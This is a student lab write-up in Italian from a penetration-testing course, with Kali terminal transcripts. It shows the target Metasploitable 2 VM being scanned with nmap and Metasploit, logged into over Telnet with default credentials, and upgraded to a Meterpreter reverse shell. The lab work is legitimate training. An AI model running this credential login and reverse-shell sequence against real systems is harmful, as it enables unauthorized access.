
UNIT2 S7/L2
Fase 1 Scansione del Servizio Telnet
Sulla base dell´esercizio visto in lezione teorica, utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo auxiliary/scanner/telnet/telnet_version.

Fase 2 Autenticazione e Creazione della Sessione
L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizza il modulo auxiliary/scanner/telnet/telnet_login e imposta
● L'opzione STOP_ON_SUCCESS su true.
Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Fase 3 Gestione delle Sessioni
Verifica le sessioni attive tramite il comando sessions -l. Per interagire con la sessione appena creata, digita sessions -i ID_sessione>.


Fase 4 Upgrade della Sessione a Meterpreter Metti in background la sessione attiva usando la combinazione di tasti Ctrl+Z e confermando con y alla richiesta. Successivamente, utilizza il modulo post/multi/manage/shell_to_meterpreter per eseguire l'upgrade della sessione a Meterpreter. Controlla le opzioni con il comando show options ed effettua tutte le configurazioni necessarie per completare l'operazione.

Esercizio:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 08:05 EST
Nmap scan report for 192.168.50.18 (192.168.50.18)
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL (blocked - too many connection errors)
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:69:C7:7F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.71 seconds
```


Inizio sempre con nmap per vedere i servizi attivi e la versione
accedo poi a metasploit tramite “*msfconsole”. seleziono lo scanner per telnet impostando i parametri necessari e ho la conferma di potermi connettere tramite telnet*



```
msf > search auxiliary/scanner/telnet

Matching Modules
================

   #  Name                                                         Disclosure Date  Rank    Check  Description
   -  ----                                                         ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/brocade_enable_login                .                normal  No     Brocade Enable Login Che
ck Scanner
   1  auxiliary/scanner/telnet/lantronix_telnet_password           .                normal  No     Lantronix Telnet Passwor
d Recovery
   2  auxiliary/scanner/telnet/lantronix_telnet_version            .                normal  No     Lantronix Telnet Service
 Banner Detection
   3  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes    Netgear PNPX_GetShareFol
derList Authentication Bypass
   4  auxiliary/scanner/telnet/telnet_ruggedcom                    .                normal  No     RuggedCom Telnet Passwor
d Generator
   5  auxiliary/scanner/telnet/satel_cmd_exec                      2017-04-07       normal  No     Satel Iberia SenNet Data
 Logger and Electricity Meters Command Injection Vulnerability
   6  auxiliary/scanner/telnet/telnet_login                        .                normal  No     Telnet Login Check Scann
er
   7  auxiliary/scanner/telnet/telnet_version                      .                normal  No     Telnet Service Banner De
tection
   8  auxiliary/scanner/telnet/telnet_encrypt_overflow             .                normal  No     Telnet Service Encryptio
n Key ID Overflow Detection


Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/telnet/telnet_encrypt_overflow

msf > use 7
```




```
msf auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                        -metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.50.18
rhosts ⇒ 192.168.50.18
```




```
msf auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.50.18:23      - 192.168.50.18:23 TELNET _                  _     _ _       _     _      ____   \x0a _ __ ___   ___
| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _
\ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\__
_/|_|\__\__,_|_.__/|_|\___|_____|\x0a                              |_|                                    \x0a\x0a\x0aWarnin
g: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to
 get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.18:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

fase2:
torno indietro e ora ricerco il login tramite telnet dovendo specificare in questo caso anche USERNAME e PASSWORD oltre che impostare su “TRUE” il valore “STOP_ON_SUCCESS




```
msf auxiliary(scanner/telnet/telnet_version) > back
msf > search auxiliary/scanner/telnet/telnet_login

Matching Modules
================

   #  Name                                                              Disclosure Date  Rank    Check  Description
   -  ----                                                              ---------------  ----    -----  -----------
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authent
ication Bypass
   1  auxiliary/scanner/telnet/telnet_login                             .                normal  No     Telnet Login Check Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf > use 1
```




```
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.50.18
rhosts ⇒ 192.168.50.18
msf auxiliary(scanner/telnet/telnet_login) > set username msfadmin
username ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set password msfadmin
password ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success ⇒ true
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.18    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                                loit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

fase 3:
come si può vedere la sessione si è avviata correttamente. tramite “sessions -l” vedo la lista delle sessioni attive.




```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.168.50.18:23      - No active DB -- Credential data will not be saved!
[+] 192.168.50.18:23      - 192.168.50.18:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.18:23      - Attempting to start session 192.168.50.18:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.10:42109 → 192.168.50.18:23) at 2025-11-04 08:21:30 -0500
[*] 192.168.50.18:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.50.18:23)  192.168.50.10:42109 → 192.168.50.18:23 (192.168.50.18)
```

fase 4: a questo punto posso fare l’upgrade alla versione shell di linux in due modi.
Devo uscire dalla sessione attiva una volta avviata tramite Ctrl+z e poi seleziono “y”
faccio runnare post/multi/manage/shell_to_meterpreter e nelle opzioni specifico l’ip dell’Host listener, il numero della sessione che voglio upgradare, e poi far partire la nuova sessione tramite “sessions NumeroNuovaSessione”



```
msf auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N]  y
msf auxiliary(scanner/telnet/telnet_login) >  post/multi/manage/shell_to_meterpreter
[-] Unknown command: post/multi/manage/shell_to_meterpreter. Run the help command for more details.
This is a module we can load. Do you want to use post/multi/manage/shell_to_meterpreter? [y/N]   y
msf post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.
```

altrimenti il secondo metodo più veloce è scrivere semplicemente “sessions -u *NumeroDellaSessione”* in questo caso 1. Poi far partire la sessione e scrivere i comandi in riga di comando



```
msf > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.10:4433
[*] Sending stage (1062760 bytes) to 192.168.50.18
[*] Meterpreter session 3 opened (192.168.50.10:4433 → 192.168.50.18:51210) at 2025-11-04 08:36:21 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         shell                    TELNET msfadmin:msfadmin (192.168.50.18:23)  192.168.50.10:40475 → 192.168.50.18:23 (192.168.50.18)
  3         meterpreter x86/linux    msfadmin @ metasploitable.localdomain    192.168.50.10:4433 → 192.168.50.18:51210 (192.168.50.18)

msf > sessions 3
[*] Starting interaction with 3...

meterpreter > ls -la
Listing: /home/msfadmin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 14:11:00 -0400  .distcc
040700/rwx------  4096  dir   2025-10-22 06:25:01 -0400  .gconf
040700/rwx------  4096  dir   2025-10-22 06:25:31 -0400  .gconfd
100600/rw-------  4174  fil   2012-05-14 02:01:49 -0400  .mysql_history
100644/rw-r--r--  586   fil   2010-03-16 19:12:59 -0400  .profile
100700/rwx------  4     fil   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx------  4096  dir   2010-05-17 21:43:18 -0400  .ssh
100644/rw-r--r--  0     fil   2010-05-07 14:38:35 -0400  .sudo_as_admin_successful
040755/rwxr-xr-x  4096  dir   2010-04-27 23:44:17 -0400  vulnerable

meterpreter > 
```